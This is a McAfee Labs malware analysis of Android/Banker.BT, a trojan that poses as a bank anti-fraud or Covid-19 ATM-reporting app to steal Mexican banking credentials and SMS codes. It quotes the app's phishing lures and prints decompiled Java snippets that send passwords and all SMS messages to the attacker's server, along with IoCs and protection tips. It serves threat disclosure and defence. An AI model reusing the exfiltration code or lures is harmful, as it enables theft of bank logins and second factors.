

Android malware distributed in Mexico uses Covid-19 to steal financial credentials

mcafee.com/blogs/other-blogs/mcafee-labs/android-malware-distributed-in-mexico-uses-covid-19-to-steal-financial-credentials/

September 13, 2021



[McAfee Labs](#)

Sep 13, 2021

7 MIN READ

Authored by Fernando Ruiz

McAfee Mobile Malware Research Team has identified malware targeting Mexico. It poses as a security banking tool or as a bank application designed to report an out-of-service ATM. In both instances, the malware relies on the sense of urgency created by tools

designed to prevent fraud to encourage targets to use them. This malware can steal authentication factors crucial to accessing accounts from their victims on the targeted financial institutions in Mexico.

McAfee Mobile Security is identifying this threat as Android/Banker.BT along with its variants.

How does this malware spread?

The malware is distributed by a malicious phishing page that provides actual banking security tips (copied from the original bank site) and recommends downloading the malicious apps as a security tool or as an app to report out-of-service ATM. It's very likely that a smishing campaign is associated with this threat as part of the distribution method or it's also possible that victims may be contacted directly by scam phone calls made by the criminals, a common occurrence in Latin America. Fortunately, this threat has not been identified on Google Play yet.

Here's how to protect yourself

During the pandemic, banks adopted new ways to interact with their clients. These rapid changes meant customers were more willing to accept new procedures and to install new apps as part of the 'new normal' to interact remotely. Seeing this, cyber-criminals introduced new scams and phishing attacks that looked more credible than those in the past leaving customers more susceptible.

Fortunately, McAfee Mobile Security is able to detect this new threat as Android/Banker.BT. To protect yourself from this and similar threats:

- Employ security software on your mobile devices
- Think twice before downloading and installing suspicious apps especially if they request SMS or Notification listener permissions.
- Use official app stores however never trust them blindly as malware may be distributed on these stores too so check for permissions, read reviews and seek out developer information if available.
- Use token based second authentication factor apps (hardware or software) over SMS message authentication

Interested in the details? Here's a deep dive on this malware



Seguridad para ti

Descargar los tips antifraude



Brindamos una nueva opción para bloquear/autorizar los cargos no reconocidos.



Figure 1- Phishing malware distribution site that provides

Crea reporte de fallas presentadas en nuestros cajeros.




security tips

Behavior: Carefully guiding the victim to provide their credentials

Once the malicious app is installed and started, the first activity shows a message in Spanish that explains the fake purpose of the app:

– Fake Tool to report fraudulent movements that creates a sense of urgency:





Ingresar

Figure 2- Malicious app introduction that tries to lure users to provide their bank credentials\ “The ‘bank name has created a tool to allow you to block any suspicious movement. All operations listed on the app are still pending. If you fail to block the unrecognized movements in less than 24 hours, then they will charge your account automatically.


At the end of the blocking process, you will receive an SMS message with the details of the blocked operations.”

– In the case of the Fake ATM failure tool to request a new credit card under the pandemic context, there is a similar text that lures users into a false sense of security:



Buenas tardes

14 de Agosto, 2021

 ha creado una herramienta como medida sanitaria Covid-19 con la cual podrás reportar cualquier falla de nuestros cajeros las 24hrs del día, desde la retencion de EFECTIVO ó la retención de tu TARJETA. Para reportar cualquier falla necesitas identificarte con tu usuario SUPERNET habilita los permisos

El usuario con ERNET habilita los permisos de SMS ya que se enviará un folio para que puedas recuperar tu tarjeta en cualquiera de nuestras sucursales.



Al finalizar el reporte, recibirás un sms con detalles de como recuperar tu tarjeta en cualquiera de nuestras sucursales sin costo alguno.



Ingresar

Figure 3- Malicious app introduction of ATM reporting variant that uses the Covid-19 pandemic as a pretext to lure users into providing their bank credentials

“As a Covid-19 sanitary measure, this new option has been created. You will receive an ID via SMS for your report and then you can request your new card at any branch or receive it at your registered home address for free. Alert! We will never request your sensitive data such as NIP or CVV.” This gives credibility to the app since it’s saying it will not ask for some sensitive data; however, it will ask for web banking credentials.

If the victims tap on “Ingresar” (“access”) then the banking trojan asks for SMS permissions and launch activity to enter the user id or account number and then the password. In the background, the password or ‘clave’ is transmitted to the criminal’s server without verifying if the provided credentials are valid or being redirected to the original bank site as many others banking trojan does.

```
OkHttpClient client2 = new OkHttpClient();
Request.Builder builder = new Request.Builder();
client2.newCall(builder.url("https://appmx2021.com/recibidos.php?id=&clave=" + clave).build()).execute();
acceso.this.startActivity(new Intent(acceso.this, bloquea.class));
```

Figure 4- snippet of user-entered password exfiltration

Finally, a fixed fake list of transactions is displayed so the user can take the action of blocking them as part of the scam however at this point the crooks already have the victim's login data and access to their device SMS messages so they are capable to steal the second authentication factor.



10,000.00 MXN


Pago membresía Golf Garden CDMX

1,841.20 MXN

Bloquear Movimientos

Figure 5- Fake list of fraudulent transactions

In case of the fake tool app to request a new card, the app shows a message that says at the end “We have created this Covid-19 sanitary measure and we invite you to visit our anti-fraud tips where you will learn how to protect your account”.



Agradecemos su preferencia

Se han bloqueado correctamente los movimientos inusuales Santander es una institución comprometida, con nuestros clientes. Como medida SANITARIA Covid-19 se creo esta nueva opción te invitamos a visitar en nuestra pagina de TIPS ANTI FRAUDES donde conocerás como proteger tu cuenta.

Cerrar sesión

Figure 6- Final view after the malware already obtained bank credentials reinforcing the concept that this application is a tool created under the covid-19 context.

In the background the malware contacts the command-and-control server that is hosted in the same domain used for distribution and it sends the user credentials and all users SMS messages over HTTPS as query parameters (as part of the URL) which can lead to the sensitive data to be stored in web server logs and not only the final attacker destination. Usually, malware of this type has poor handling of the stolen data, therefore, it's not surprising if this information is leaked or compromised by other criminal groups which makes this type of threat even riskier for the victims. Actually, in figure 8 there is a partial screenshot of an exposed page that contains the structure to display the stolen data.

```
sleep(1000);
try {
    OkHttpClient client = new OkHttpClient();
    Request.Builder builder = new Request.Builder();
    client.newCall(builder.url("https://appmx2021.com/recibidos.php?id=" + idDispositivo + "&de=" + mensaje_de + "&sm=" + cuerpoMensaje).build()).execute();
} catch (Exception error) {
    OkHttpClient client2 = new OkHttpClient();
    Request.Builder builder2 = new Request.Builder();
    client2.newCall(builder2.url("https://appmx2021.com/error.php?id=" + idDispositivo + "&error=" + error.getMessage()).build()).execute();
}
```

Figure 7 – Malicious method related to exfiltration of all SMS Messages from the victim's device.

Table Headers: Date, From, Body Message, User, Password, Id:

Consola SMS

Figure 8 – Exposed

Fecha	Enviado de	MENSAJE SMS	Usuario	Contraseña	Id
2021-08-22 05:09:27					
2021-08-22 05:09:27					

page in the C2 that contains a table to display SMS messages captured from the infected devices.

This mobile banker is interesting due it's a scam developed from scratch that is not linked to well-known and more powerful banking trojan frameworks that are commercialized in the black market between cyber-criminals. This is clearly a local development that may evolve in the future in a more serious threat since the decompiled code shows accessibility services class is present but not implemented which leads to thinking that the malware authors are trying to emulate the malicious behavior of more mature malware families. From the self-evasion perspective, the malware does not offer any technique to avoid analysis, detection, or decompiling that is signal it's in an early stage of development.

IoC

SHA256:

- 84df7daec93348f66608d6fe2ce262b7130520846da302240665b3b63b9464f9
- b946bc9647ccc3e5cfd88ab41887e58dc40850a6907df6bb81d18ef0cb340997
- 3f773e93991c0a4dd3b8af17f653a62f167ebad218ad962b9a4780cb99b1b7e2
- 1deedb90ff3756996f14ddf93800cd8c41a927c36ac15fcd186f8952ffd07ee0

Domains:

[https://\]appmx2021.com](https://]appmx2021.com)

[McAfee Labs](#) Threat Research Team

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs

[Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency.](#)

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

[Instagram Credentials Stealer: Disguised as Mod App](#)

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ



Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ



Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ



Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ



HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ



'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ



The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ



Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ

